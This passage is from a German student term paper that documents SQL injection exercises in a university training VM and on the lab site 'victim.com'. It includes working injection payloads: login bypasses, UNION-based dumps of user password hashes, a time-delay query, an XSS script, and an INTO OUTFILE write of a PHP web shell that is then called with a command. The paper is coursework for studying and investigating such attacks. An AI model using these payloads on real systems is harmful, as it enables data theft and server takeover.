Hochschule Wismar
Fakultät für Ingenieurwissenschaften
Bereich Elektrotechnik und Informatik

Forensic Engineering

-Hausarbeit-

Dokumentation der Vorgehensweise bei SQL-Injections in einer Übungsumgebung

Gutachterin: Prof. Dr.-Ing. Antje Raab-Düsterhöft

Mehlingen, den 09.02.2020

Inhaltsverzeichnis

1 AUFGABENSTELLUNG UND EINLEITUNG 5

1.1 Aufgabenstellung Teil 1 5

1.2 Aufgabenstellung Teil 2 5

1.3 Einleitung 5

2 UMSETZUNG DER AUFGABENSTELLUNGEN TEIL 1 7

2.1 Vorbereitungen 7
2.1.1 Download 7
2.1.2 Installation der Hense-VM in einer Virtual-Box Umgebung 7

2.2 Übungsumgebung 9
2.2.1 Injection Beispiele aus dem Buch „SQL Injections“ 10
2.2.1.1 Einfache Injektion 10
2.2.1.2 Fehlerbasierte SQL-Injections / UNION-Kommando 10
2.2.1.3 Ausgabe des Username 11
2.2.1.4 Daten aus anderen Tabellen 12
2.2.1.5 XSS 13

2.3 SQL-Injection Angriffe auf die Kemper-Datenbank 14
2.3.1 Ausspähen von Daten 15
2.3.1.1 MYSQL 15
2.3.1.2 Postgres 19
2.3.2 Daten verändern 20
2.3.2.1 MYSQL 20
2.3.2.2 Postgres 22
2.3.3 Datenbank-Server verändern 23
2.3.3.1 MYSQL 23
2.3.3.2 Postgres 25
2.3.4 Zugriff auf das Filesystem 26
2.3.4.1 MYSQL 26
2.3.4.2 Postgres 26
2.3.5 Ausführbaren Code einschleusen 28
2.3.5.1 MYSQL 28
2.3.5.2 Postgres 30

3 UMSETZUNG DER AUFGABENSTELLUNG TEIL 2 31

3.1 Installation der eigenen Beispiel-Datenbanken 31
3.1.1 Erstellen der Datenbank in MYSQL 32
3.1.2 Anpassung der PHP Dateien für MYSQL 35
3.1.3 Erstellen der Datenbank in Postgres 37
3.1.4 Anpassung der PHP Dateien für Postgres 40

3.2 Angriff der eigenen Datenbanken mit jeweils 5 SQL-Injektion Beispielen 41
3.2.1 Daten ausspähen 41
3.2.1.1 MYSQL 41
3.2.1.2 Postgres 41
3.2.2 Daten ändern 42

3.2.2.1 MYSQL 42
3.2.2.2 Postgres 42
3.2.3 Datenbank verändern/ beeinflussen 43
3.2.3.1 MYSQL 43
3.2.3.2 Postgres 43
3.2.4 File auslesen 44
3.2.4.1 MYSQL 44
3.2.4.2 Postgres 44
3.2.5 Code einschleusen 45
3.2.5.1 MYSQL 45
3.2.5.2 Postgres 46

3.3 Forensische Aufarbeitung der Angriffe 47
3.3.1 Log Files Webserver 47
3.3.2 Log Files der Datenbanksysteme 48
3.3.3 Hinweise in der Datenbank 50
3.3.3.1 Postgres 50
3.3.3.2 MYSQL 54
3.3.4 Wireshark und ähnliche Scanning tools 56

4 FAZIT ZUR ÜBUNGSUMGEBUNG 57

5 EINTRAG IT-FORENSIK WIKI 58

5.1 Datenbank Firewall 58

1 Aufgabenstellung und Einleitung

1.1 Aufgabenstellung Teil 1

- SQL-Injektion-Beispiele der Hense-VM austesten anhand von 2 DBMS (z.B. Postgres, MySQL)
- Auch möglich: eigenes DBMS in VM
- Dokumentation

1.2 Aufgabenstellung Teil 2

- Wählen Sie wieder zwei Datenbanksysteme und installieren Sie Ihre eigene Beispiel-Datenbank (Schema, Daten) in diesen zwei DBS.
- Führen Sie jeweils 5 Beispiele für SQL-Injektion auf Ihrer Datenbank aus und arbeiten Sie diese Vorfälle forensisch auf; d.h. suchen Sie nach Quellen, in denen diese Vorfälle nachgewiesen werden können.
- Dokumentieren Sie Ihr gesamtes Vorgehen!

1.3 Einleitung

Bei einer sogenannten SQL-Injection führt ein Angreifer eine Anfrage an eine Datenbank durch. Diese Anfrage hat er so manipuliert, dass er auf weitere Datenressourcen zugreifen oder Daten so verändern kann, wie es eigentlich von den Datenbankbetreiber-/ entwickler nicht vorgesehen ist.
Solche Abfragen sind möglich, wenn entsprechende Eingabemaskierungen nicht so umgesetzt sind, dass sie potenziell unerwünschte oder gar gefährliche Anfragen blocken oder filtern. So können Benutzereingaben unerwünscht in den SQL-Interpreter gelangen und dort zur Ausspähung, Manipulation oder Löschung von Daten führen.
Meistens erfolgen solche Abfragen an eine Datenbank nicht direkt, sondern über entsprechende Anwenderprogramme, Webformulare oder sonstige Eingabemedien (z.B. Strichcodes).

Herr Hense stellt mit seiner SQL-VM ein Werkzeug zur Verfügung, um entsprechende SQL-Injections selbst auszutesten und die Wirkung der unterschiedlichen Befehle und Vorgehensweisen direkt zu sehen und somit auch zu verstehen. Ferner kann mit diesem System getestet werden, wie und wo SQL-Injections detektiert werden und wie diese Eingriffe forensisch aufgearbeitet werden können.

Die Lern-VM von Herrn Hense gliedert sich hauptsächlich in zwei Teile:

1. Im ersten Teil können die SQL-Injection Beispiele aus dem Buch „SQL Hacking“ von Justin Clarke (www.victim.com) getestet werden. Die Datenbank und die serverseitige Programmierung wurden so nachempfunden, dass die wichtigsten Beispiele aus dem Buch ausgeführt und nachvollzogen werden können.
2. Im zweiten Teil ist die im Studiengang immer wieder verwendete „Kemper-Datenbank“ in 5 verschiedenen Datenbanksystemen realisiert. Die Daten und die Struktur können mit dem Programm „Adminer“ angeschaut und verändert werden (auch das Absetzen von SQL-Kommandos ist möglich). Weiter können SQL-Injections selbstständig anhand dieser vorhandenen Datenbanken geübt werden, indem man die Datenbanken über die vorhandene Webanwendung mittels GET, POST oder CURL Befehlen „angreift“.

2 Umsetzung der Aufgabenstellungen Teil 1

2.1 Vorbereitungen

2.1.1 Download

Zunächst wird die Hense-VM downgeloadet. Hierbei kam es zunächst immer wieder zu Verbindungsabbrüchen aufgrund von Netzwerkfehlern, sodass der Download der rund 17 GB großen .vdi Datei immer abgebrochen und neu gestartet hat.
Nach dem Austesten mehrerer unterschiedlicher PCs und unterschiedlicher Internetverbindungen konnte die Datei mit dem CURL-Befehl (hier in Linux) heruntergeladen werden:


```
curl -O "https://cloud.uni-weimar.de/s/DXdfMRwRNxfd8fn/download?path=%2FVM&files=docker-LIVE-EXPORT-disk1.vdi&downloadStartSecret=25h8nv2ihz1"
```

Nach einem Abbruch des Downloads kann der Download mit folgendem Befehl fortgesetzt werden:


```
curl -C - -O "https://cloud.uni-weimar.de/s/DXdfMRwRNxfd8fn/download?path=%2FVM&files=docker-LIVE-EXPORT-disk1.vdi&downloadStartSecret=25h8nv2ihz1"
```

2.1.2 Installation der Hense-VM in einer Virtual-Box Umgebung


Mithilfe des Oracle VM Virtual Box Manager kann eine virtuelle Maschine erzeugt werden, in welcher die Hense-VM gestartet werden kann.



Auswahl entsprechender Ressourcen und .vdi Datei



Erstellte VM im Virtual Box Manager



Arbeiten in der Hense-VM über Virtual Box Manager


2.2 Übungsumgebung

Laut Aufgabenstellungen sollen in Teil 1 der Hausarbeit die SQL-Injection Beispiele in der Hense-VM getestet werden.
In meiner Ausarbeitung teste und nutze ich zuerst die Beispiele aus dem Buch „SQL-Hacking“. Anschließend führe ich entsprechende SQL-Injections auf mindestens zwei Datenbanksysteme durch und dokumentiere diese.
Die in der Hausarbeit dokumentierten SQL-Beispiele sind exemplarisch und spiegeln nicht den Gesamtumfang aller durchgeführten Beispiele wider. Die Dokumentation sämtlicher Beispiele würde den Rahmen der Hausarbeit überschreiten.

Wird der Firefox Browser in der Hense-VM gestartet, so erscheint direkt die Projektseite von Herrn Hense. Hier kann man verschiedene Wiki Einträge auswählen oder auch selbst erstellen und kann Links zu entsprechend vorhandenen tools aufrufen.

Hier können zum Beispiel auch der Datenbankstatus überprüft, ein Cheat-Sheet für verschiedene SQL Befehle der unterschiedlichen Datenbanksysteme abgerufen und mittels Adminer auf die hinterlegten Datenbanken zugegriffen werden. Auf dieses tool soll später noch genauer eingegangen werden.


Durch Eingabe von www.victim.com erscheint eine Liste der SQL-Injection Beispiele aus dem Buch „SQL-Hacking“. Durch Klicken der Links kann man direkte SQL-Injections auf die dahinter liegende Datenbank ausführen und deren Auswirkungen testen.



Kapitel	Seite	Titel	Link
I.	33	einfache SQL-Injection	http://www.victim.com/products.php?val=100
			http://www.victim.com/products.php?val=100' OR '1'='1
	34	SQL-Injection über mehrere Parameter	http://www.victim.com/login.php?user=&password=
			http://www.victim.com/login.php?user=foo&password=bar
			http://www.victim.com/login.php?user=f&password=b' OR '1'='1
	48	dynamische Spaltenauswahl	http://www.victim.com/user_details.php?table=users&column1=user&column2=password&column3=Super_priv
	49	falsche Behandlung von Mehrfachübertragungen	http://www.victim.com/form.php?form=form1&param=123
			http://www.victim.com/form.php?form=form2&param=123
II.	66	zusammengesetzte STRINGs	http://www.victim.com/showproducts.php?category=bikes
			http://www.victim.com/showproducts.php?category=bike+s
	72	WHERE-INTEGER	http://www.victim.com/showproduct.php?id=2
			http://www.victim.com/showproduct.php?id=2-1
			http://www.victim.com/showproduct.php?id=1%2B1 1+1
			http://www.victim.com/showproduct.php?id=1/0
			http://www.victim.com/showproduct.php?id=2 or 1=1
			http://www.victim.com/showproduct.php?id=2 and 1=1
	103	Kommentare zur Vermeidung von Leerzeichen	http://www.victim.com/list.php?uid=1/**/or/**/1=1
	113	File upload via MultiQuery	http://www.victim.com/search.php?s=re
		Anzeige des Ordners mit Schreibrechten	http://www.victim.com/search.php?s=re';SHOW VARIABLES LIKE 'secure_file_priv';--
			';INTO OUTFILE '/var/lib/mysql/shell.php';-- -">http://www.victim.com/search.php?s=re';SELECT '<?php echo shell_exec($_GET["cmd"]);?>' INTO OUTFILE '/var/lib/mysql/shell.php';--
			http://127.0.0.1/docker/mysql/shell.php?cmd=ls /
	117	verzögerte Antwort	http://www.victim.com/search.php?s=test';SELECT BENCHMARK(10000000,ENCODE('hello','mom'));--
III.	163ff	Spaltenanzahl testen	
		via UNION	http://www.victim.com/products.php?val=100' union select null,null,null,null --
		zu viele Spalten	http://www.victim.com/products.php?val=100' union select null,null,null,null,null --

2.2.1 Injection Beispiele aus dem Buch „SQL Injections“


2.2.1.1 Einfache Injektion




Das einfache Anführungszeichen hinter dem Parameter (100) führt dazu, dass der Rest des Befehles als SQL-Anweisung interpretiert wird. In diesem Fall wird mit OR 1=1 bewirkt, dass die erste Parameterabfrage überflüssig wird, da 1=1 immer wahr ist. Dies führt dazu, dass der Angreifer alle Elemente in der Tabelle angezeigt bekommt.

2.2.1.2 Fehlerbasierte SQL-Injections / UNION-Kommando

Je nach Eingaben reagieren die verschiedenen Datenbanksysteme mit unterschiedlichen Fehlermeldungen. Diese Fehlermeldungen können ferner für weitere Angriffsszenarien nützlich sein, da teilweise sogar Zugangsdaten etc. ausgegeben werden. Sie können auch dazu ausgenutzt werden, um die Voraussetzungen für SQL-Injections mit dem UNION Kommando auszuführen. Man kann die Anzahl der vorgesehenen Spalten mit dem „ORDER BY“ Befehl bestimmen oder direkt das UNION Kommando verwenden.




Mit dem im Browsereingabefeld ersichtlichen Befehl kann man feststellen, dass die vorgesehene Spaltenzahl 4 beträgt. (4 x null).



Im zweiten Befehl wurde 5 x null geschrieben. Da nur 4 Spalten vorgesehen sind, gibt die Datenbank eine Fehlermeldung aus.

Dies kann als Voraussetzung genutzt werden, um weitere Angriffsszenarien zu planen und umzusetzen, wie im Folgenden beschrieben werden soll.


2.2.1.3 Ausgabe des Username



ProductID	ProductDescription	Price	category
			root@172.17.0.1
1	A	88.88	bikes
2	B	99.99	cars
6	G	55.55	boats
7	H	33.33	bikes


Mit dem im Eingabefeld ersichtlichen Befehl wird (hier in der 4. Spalte der Tabelle) der Username ausgegeben → root@172.17.0.1

Man könnte hier auch version() anstatt user() schreiben. Dann wird die DB-Version angezeigt.
Schreibt man SELECT null,null,version(),null wird die Versionsnummer in der 3. Spalte angezeigt.



ProductID	ProductDescription	Price	category
			root@172.17.0.1
1	A	88.88	bikes
2	B	99.99	cars
6	G	55.55	boats
7	H	33.33	bikes


2.2.1.4 Daten aus anderen Tabellen



ProductID	ProductDescription	Price	category
1	A	88.88	bikes
2	B	99.99	cars
6	G	55.55	boats
7	H	33.33	bikes
1	root		
2	sqlinjection		
3	0wned		
4	test		

Hier werden Daten aus anderen Tabellen der Datenbank abgefragt, deren Ausgabe in dieser Form sogar überhaupt nicht vorgesehen ist. Dies gelingt durch eine einfache UNION SELECT Abfrage in einer anderen Tabelle. Hierzu müsste der Angreifer jedoch zuvor ermitteln, welche anderen Tabellen es noch gibt.


Ein Angreifer kann sich so auch durch entsprechende Befehle die Usernames, die Passwörter in Hashform und die entsprechenden Privilegien aus einer Tabelle anzeigen lassen.



user	password	Super_priv
root	*2470C0C06DEE42FD1618BB99005AD	Y
sqlinjection	*2470C0C06DEE42FD1618BB99005AD	N
0wned	2470C0C06DEE42FD1618BB99005ADC	N
test	test	y

2.2.1.5 XSS

Cross Site Scripting bietet einem Angreifer die Möglichkeit, dem Benutzer Informationen aus einem anderen Kotext, der nicht vertrauenswürdig ist, erscheinen zu lassen, indem er sie in der Nutzungsumgebung einbettet (hier zum Beispiel in einer Datenbank ablegt). So könnte zum Beispiel ein Nutzer dazu aufgefordert werden, vertrauliche Daten anzugeben (z.B. Zugangsdaten). Da der Nutzer sich in seiner Arbeitsumgebung sicher wähnt, kann dies zu einem Sicherheitsrisiko führen.



Durch Einfügen eines entsprechenden HTML Befehls in der 4. Spalte der Tabelle wird bei dem Nutzer ein Alarmfenster generiert. Dieses Fenster könnte auch eine Eingabeaufforderung an den Nutzer oder sonstiger HTML-Inhalt sein.
Der hier genutzte Befehl:
http://www.victim.com/products.php?val=100' union select null,null,null,'<script>alert('Hallo ihr 5. Semester-Hacker!')</script>';-- .

2.3 SQL-Injection Angriffe auf die Kemper-Datenbank

Gemäß Aufgabenstellung werden im Folgenden an zwei verschiedenen DBMS unterschiedliche SQL-Injektionen getestet und deren Auswirkungen betrachtet. Als Datenbankschema hat Herr Hense hier die „Kemper-DB“ hinterlegt.
Die Beispiele werden auf ein ***MYSQL-System*** und ein ***Postgres-System*** angewandt.

Es ist nicht durch Herrn Hense dokumentiert, wie man mittels Webbrowser entsprechende Befehle an die Datenbanken übermitteln kann (z.B. durch http Befehle). Aus diesem Grund werden die von Herrn Hense genannten Pfade nach entsprechenden .php Dateien untersucht.
Diese können unter /var/www/html/_projekt3/php eingesehen werden. Bei Betrachtung des Quellcodes der MySql Übungsumgebung sieht man, dass der Inhalt des Parameters **n** an die Datenbank übergeben wird. Konkret wird mit diesem Parameter die Tabelle „**Professoren**“ abgefragt.

```php
<?php
error_reporting(E_ALL);              // Fehler in der Webseite anzeigen (nicht in Produktion verwenden)
ini_set('display_errors', 'On');     // Fehler in Log-Datei schreiben (absolut oder relativ)
include 'db_vars.php';
include 'db_funktionen.php';
include 'funktionen.php';

echo("MySQLi-TEST <br>");
$name = get_Para('n');
if(!$name){
   echo("Parameter fehlt: ?n=Sokrates <br>");
